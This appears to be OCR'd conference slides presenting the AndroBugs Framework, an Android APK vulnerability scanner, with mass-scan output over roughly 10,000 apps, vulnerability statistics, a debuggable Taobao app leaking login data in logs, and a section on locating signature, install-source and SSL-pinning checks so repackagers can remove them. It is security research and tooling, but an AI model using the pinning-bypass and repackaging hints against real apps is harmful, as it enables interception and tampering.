   - Example: python AndroBugs_MassiveAnalysis.py -b 20151112 -t BlackHat -d ~/All_Your_Apps/ -o ~/Massive_Analysis_Reports


2. python AndroBugs_ReportSummary.py -m massive -b [Your_Analysis_Number] -t [Your_Analysis_Tag]
   - Example: python AndroBugs_ReportSummary.py -m massive -b 20151112 -t BlackHat

Run the Massive Analysis Tool



```
## AndroBugs Framework: Android APK Vulnerability Scanner - Massive Tool ##

Analyzing APK(1/10178): com.coc[redacted]k
Analyzing APK(2/10178): com.sec[redacted].apk
Analyzing APK(3/10178): com.tho[redacted]am.apk
Analyzing APK(4/10178): devolog[redacted]
Analyzing APK(5/10178): com.arc[redacted] apk
Analyzing APK(6/10178): com.tsu[redacted]k
Analyzing APK(7/10178): eu.lequ[redacted].apk
Analyzing APK(8/10178): com.goo[redacted]hess.apk
Analyzing APK(9/10178): com.wor[redacted]er.apk
Analyzing APK(10/10178): de.haf[redacted]sttrafik.apk
Analyzing APK(11/10178): com.ga[redacted]ex.theme.ZXMasLovely.apk
Analyzing APK(12/10178): com.au[redacted] apk
Analyzing APK(13/10178): com.pr[redacted]erfree.apk
Analyzing APK(14/10178): com.me[redacted]wcipy.apk
Analyzing APK(15/10178): com.th[redacted]
Analyzing APK(16/10178): com.ta[redacted].android.apk
Analyzing APK(17/10178): com.fo[redacted].apk
Analyzing APK(18/10178): com.nt[redacted]ivebookmark.apk
Analyzing APK(19/10178): com.vi[redacted]templates.apk
Analyzing APK(20/10178): com.su[redacted]overs.apk
Analyzing APK(21/10178): com.yl[redacted]
Analyzing APK(22/10178): com.si[redacted]id.paperwar2player.apk
Analyzing APK(23/10178): com.ga[redacted]ex.theme.bluxv1.apk
Analyzing APK(24/10178): imobli[redacted]sorbox.apk
Analyzing APK(25/10178): com.sp[redacted]ccerlite.apk
Analyzing APK(26/10178): com.re[redacted]k
Analyzing APK(27/10178): com.dt[redacted]glassadwtheme.apk
Analyzing APK(28/10178): jp.anc[redacted]
Analyzing APK(29/10178): com.ec[redacted]k
Analyzing APK(30/10178): com.sc[redacted]id.SharePlusLite.apk
Analyzing APK(31/10178): com.lc[redacted]w.apk
Analyzing APK(32/10178): info.r[redacted]pk
Analyzing APK(33/10178): com.an[redacted]
Analyzing APK(34/10178): com.su[redacted]ove.apk
Analyzing APK(35/10178): com.ta[redacted]
Analyzing APK(36/10178): com.ir[redacted].apk
Analyzing APK(37/10178): master[redacted]calc.apk
Analyzing APK(38/10178): com.pr[redacted]
Analyzing APK(39/10178): com.pi[redacted]me.apk
```


Find Your Targets (Favorite Vector) by ReportSummary Tool



```
## AndroBugs Framework: Android APK Vulnerability Summary Reporter ##

                                Vector Name    Critical   Warning    Notice      Info     Total  % of Critical   % of Warning    % of Notice      % of Info  % of Non-Info
------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
                               ALLOW_BACKUP :         0         0      9570       553     10123          0.00%          0.00%         94.54%          5.46%         94.54%
                                    COMMAND :      1674         0         0      8449     10123         16.54%          0.00%          0.00%         83.46%         16.54%
                       COMMAND_MAYBE_SYSTEM :         0         0      1825      8298     10123          0.00%          0.00%         18.03%         81.97%         18.03%
                                 COMMAND_SU :       337         0         0         0     10123          3.33%          0.00%          0.00%          0.00%        100.00%
                         DB_DEPRECATED_USE1 :        18         0         0     10105     10123          0.18%          0.00%          0.00%         99.82%          0.18%
                                     DB_SEE :         0         0         0     10123     10123          0.00%          0.00%          0.00%        100.00%          0.00%
                               DB_SQLCIPHER :         0         0        27     10096     10123          0.00%          0.00%          0.27%         99.73%          0.27%
                          DB_SQLITE_JOURNAL :         0         0      6327      3796     10123          0.00%          0.00%         62.50%         37.50%         62.50%
                                 DEBUGGABLE :       240         0         0      9883     10123          2.37%          0.00%          0.00%         97.63%          2.37%
                       DYNAMIC_CODE_LOADING :         0      3029         0      7094     10123          0.00%         29.92%          0.00%         70.08%         29.92%
                           EXTERNAL_STORAGE :         0      7229         0      2894     10123          0.00%         71.41%          0.00%         28.59%         71.41%
                                FILE_DELETE :         0         0      8187      1936     10123          0.00%          0.00%         80.88%         19.12%         80.88%
                         FRAGMENT_INJECTION :      1545         0         0      8578     10123         15.26%          0.00%          0.00%         84.74%         15.26%
                          FRAMEWORK_BANGCLE :         0         0         2         0     10123          0.00%          0.00%          0.02%          0.00%        100.00%
                        FRAMEWORK_MONODROID :         0         0         5     10118     10123          0.00%          0.00%          0.05%         99.95%          0.05%
                HACKER_BASE64_STRING_DECODE :       608         0         0      9515     10123          6.01%          0.00%          0.00%         93.99%          6.01%
                   HACKER_BASE64_URL_DECODE :        45         0         0         0     10123          0.44%          0.00%          0.00%          0.00%        100.00%
                              HACKER_DB_KEY :         0         0         6     10117     10123          0.00%          0.00%          0.06%         99.94%          0.06%
                    HACKER_DEBUGGABLE_CHECK :         0         0      2064      8059     10123          0.00%          0.00%         20.39%         79.61%         20.39%
                HACKER_INSTALL_SOURCE_CHECK :         0         0      2258      7865     10123          0.00%          0.00%         22.31%         77.69%         22.31%
                  HACKER_KEYSTORE_LOCATION1 :         0         0       204      9777     10123          0.00%          0.00%          2.02%         96.58%          3.42%
                  HACKER_KEYSTORE_LOCATION2 :         0         0       153         0     10123          0.00%          0.00%          1.51%          0.00%        100.00%
                     HACKER_KEYSTORE_NO_PWD :        95         0         0      7193     10123          0.94%          0.00%          0.00%         71.06%         28.94%
                HACKER_KEYSTORE_SSL_PINNING :      2252         0         0         0     10123         22.25%          0.00%          0.00%          0.00%        100.00%
               HACKER_KEYSTORE_SSL_PINNING2 :         0         0      1046         0     10123          0.00%          0.00%         10.33%          0.00%        100.00%
            HACKER_PREVENT_SCREENSHOT_CHECK :         0         0        38     10085     10123          0.00%          0.00%          0.38%         99.62%          0.38%
                     HACKER_SIGNATURE_CHECK :         0         0      3719      6404     10123          0.00%          0.00%         36.74%         63.26%         36.74%
                      HTTPURLCONNECTION_BUG :         0      5515         0      4608     10123          0.00%         54.48%          0.00%         45.52%         54.48%
                        KEYSTORE_TYPE_CHECK :         0         0         0     10123     10123          0.00%          0.00%          0.00%        100.00%          0.00%
                               MANIFEST_GCM :         0         0      5258      4865     10123          0.00%          0.00%         51.94%         48.06%         51.94%
                                 MASTER_KEY :         0         0         0     10123     10123          0.00%          0.00%          0.00%        100.00%          0.00%
MODE_WORLD_READABLE_OR_MODE_WORLD_WRITEABLE :      2641         0         0      7482     10123         26.09%          0.00%          0.00%         73.91%         26.09%
                        NATIVE_LIBS_LOADING :         0         0      3341      6782     10123          0.00%          0.00%         33.00%         67.00%         33.00%
                       PERMISSION_DANGEROUS :        63         0         0     10060     10123          0.62%          0.00%          0.00%         99.38%          0.62%
                        PERMISSION_EXPORTED :         0      3387         0      3214     10123          0.00%         33.46%          0.00%         31.75%         68.25%
                 PERMISSION_EXPORTED_GOOGLE :         0         0         0      6088     10123          0.00%          0.00%          0.00%         60.14%         39.86%
               PERMISSION_GROUP_EMPTY_VALUE :         0         0         0     10123     10123          0.00%          0.00%          0.00%        100.00%          0.00%
                PERMISSION_IMPLICIT_SERVICE :      1034         0         0      9089     10123         10.21%          0.00%          0.00%         89.79%         10.21%
         PERMISSION_INTENT_FILTER_MISCONFIG :       375         7         0      9741     10123          3.70%          0.07%          0.00%         96.23%          3.77%
                          PERMISSION_NORMAL :         0       236         0      9887     10123          0.00%          2.33%          0.00%         97.67%          2.33%
              PERMISSION_NO_PREFIX_EXPORTED :         3         0         0     10120     10123          0.03%          0.00%          0.00%         99.97%          0.03%
      PERMISSION_PROVIDER_EXPLICIT_EXPORTED :       308         0         0         0     10123          3.04%          0.00%          0.00%          0.00%        100.00%
      PERMISSION_PROVIDER_IMPLICIT_EXPORTED :       203         0         0      9637     10123          2.01%          0.00%          0.00%         95.20%          4.80%
                        SENSITIVE_DEVICE_ID :         0      5555         0      4568     10123          0.00%         54.88%          0.00%         45.12%         54.88%
                SENSITIVE_SECURE_ANDROID_ID :         0      7632         0      2491     10123          0.00%         75.39%          0.00%         24.61%         75.39%
                              SENSITIVE_SMS :         0       473         0      9650     10123          0.00%          4.67%          0.00%         95.33%          4.67%
                             SHARED_USER_ID :         0         0         2     10121     10123          0.00%          0.00%          0.02%         99.98%          0.02%
                                    SSL_CN1 :       844         0         0      9279     10123          8.34%          0.00%          0.00%         91.66%          8.34%
                                    SSL_CN2 :      1766         0         0      8357     10123         17.45%          0.00%          0.00%         82.55%         17.45%
                                    SSL_CN3 :        17         0         0     10106     10123          0.17%          0.00%          0.00%         99.83%          0.17%
                    SSL_DEFAULT_SCHEME_NAME :         0         0         0     10123     10123          0.00%          0.00%          0.00%        100.00%          0.00%
                      SSL_URLS_NOT_IN_HTTPS :      9323         0         0       800     10123         92.10%          0.00%          0.00%          7.90%         92.10%
                                SSL_WEBVIEW :      1245         0         0      8878     10123         12.30%          0.00%          0.00%         87.70%         12.30%
```

Find All the Apps by Your Favorite Vector and Severity Level

3. python AndroBugs_ReportByVectorKey.py -v [Vector ID] -l [Log Level] -b [Your_Analysis_Number] -t [Your_Analysis_Tag]
    - Example: python AndroBugs_ReportByVectorKey.py -v WEBVIEW_RCE -l Critical -b 20151112 -t BlackHat




```
## AndroBugs Framework: Android APK Vulnerability Reporter by Vector Name ##

Vector: WEBVIEW_RCE
--------------------------------------------------------------------------------
Critical (Total: 4523):
     com.co[redacted]                              (version code: 46)
     com.se[redacted]                              (version code: 20)
     devolo[redacted]                              (version code: 1)
     com.ts[redacted]                              (version code: 130)
     com.wo[redacted]                              (version code: 16)
     com.au[redacted]                              (version code: 106)
     com.pr[redacted]                              (version code: 199)
     com.me[redacted]                              (version code: 19)
     com.fo[redacted]                              (version code: 22)
     com.nt[redacted]kmark                         (version code: 175)
     com.su[redacted]                              (version code: 8)
     com.si[redacted]erwar2player                  (version code: 8)
     com.ld[redacted]                              (version code: 22)
     com.an[redacted]                              (version code: 25)
     com.su[redacted]                              (version code: 8)
     com.ta[redacted]                              (version code: 56)
     com.in[redacted]                              (version code: 5040)
```

Vector: WEBVIEW_RCE ➔ addJavascriptInterface


The searching speed is optimized

Alibaba Taobao Wireless Charge Android (淘宝充值, Version: 1.1.0)

Attack Vector:




Find "Allow Debuggable" in Less Than One Second



```
<application
    android:theme="@style/title_style"
    android:label="@string/app_name"
    android:icon="@drawable/ic_launcher"
    android:name="AppConfigure"
    android:debuggable="true">
    <activity android:theme="@*android:style/Ther
```


HTC Sensation



账号 hello_user

密码 ••••••••••

☑ 自动登录




Level? (Debug)

Level?

- ○ Verbose
- ● Debug
- ○ Information
- ○ Warning
- ○ Error
- ○ Fatal

HTML?
Share logs in HTML format?




Log Filter

A log filter can be a simple substring or a Java-conforming regular expression.

Login

□ Apply as regular expression?



```
android.gsf.loginservice.GoogleLoginService: pid=5065
uid=10019 gids={3003, 1015, 2001, 1007, 3006, 1006, 3002,
3001}
I/ActivityManager(  244): Process com.google.android.gsf.
login (pid 5065) has died.
I/ActivityManager(  244): Start proc com.google.android.gsf.
login for service com.google.android.gsf.login/com.google.
android.gsf.loginservice.GoogleLoginService: pid=5927
uid=10019 gids={3003, 1015, 2001, 1007, 3006, 1006, 3002,
3001}
I/ActivityManager(  244): Process com.google.android.gsf.
login (pid 5927) has died.
I/ActivityManager(  244): Start proc com.google.android.gsf.
login for service com.google.android.gsf.login/com.google.
android.gsf.loginservice.GoogleLoginService: pid=6368
uid=10019 gids={3003, 1015, 2001, 1007, 3006, 1006, 3002,
3001}
I/ActivityManager(  244): Process com.google.android.gsf.
login (pid 6368) has died.
D/ActivityManager(  244): destroyActivityLocked,
r=ActivityRecord{416a91c0 com.taobao.wireless.tbcharge/.
account.LoginActivity}
D/login   ( 4219): Login request2 - {checkCode=,
user=hello_user,
checkCodeId=b424b714481cf0933e5a22d8bb50bc84, pwd=hello_pwd
D/login   ( 4219): Login1 request - api=com.taobao.client.
sys.
login&v=v2&data=%7B%22username%22%3A%22hello_user%22%2C%22pa
ssword%22%3A%22000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000115c68779017c91166fbc85
[redacted]
D/login   ( 4219): error string = FAIL::登录失败
D/login   ( 4219): result errorCode = FAIL_PASSWORD_WRONG
I/ActivityManager(  244): Start proc com.google.android.gsf.
login for service com.google.android.gsf.login/com.google.
android.gsf.loginservice.GoogleLoginService: pid=8463
```

Also Allow Dynamic Debugging

Repackaging APK and Hacking with AndroBugs Framework

Not all of the apps are easy to repackage successfully, but it would be easier if you use the right way

<Hacker> Category in AndroBugs Framework (Experiment Use)

Specifically designed for APK repackaging hackers ☺

Vectors in <Hacker> category are NOT vulnerabilities!

Scenario:

- If an app detects itself as not using SSL certificate pinning correctly ➔ Its network connection will fail
- If an app detects its signing certificate is not matched with the predefined one ➔ It should become unusable
- If an app detects itself as not installed from Google Play ➔ It should crash itself
- …

As you can see there are several ways Android developers will do to protect their applications being hacked

AndroBugs Framework Helps You Find The Checkpoints Faster and You Can Remove/Modify Their Smali Code

AndroBugs Framework gives you the hints to remove the protections

<Hacker>Breaking SSL Certificate pinning with AndroBugs Framework


- **Dynamic hooking is also possible to break SSL pinning, but what if we want to make a modified APK?**

- A reverse-engineering hacker would like to put the fake (test) root certificate into the KeyStore in the App and repackage the app to allow for MITM attacks.

- **What they want to know so as to add a fake (test) certificate to test or repackage?**
  - ➢Where is the KeyStore password located?
  - ➢Where is the code to load the KeyStore?
  - ➢Where is the KeyStore file located?

I Love Tesla Motors Android

(Version: 2.6. It is using SSL Certificate Pinning)



16:12

TESLA

SIGN IN TO MY TESLA

test@test.com

••••••••

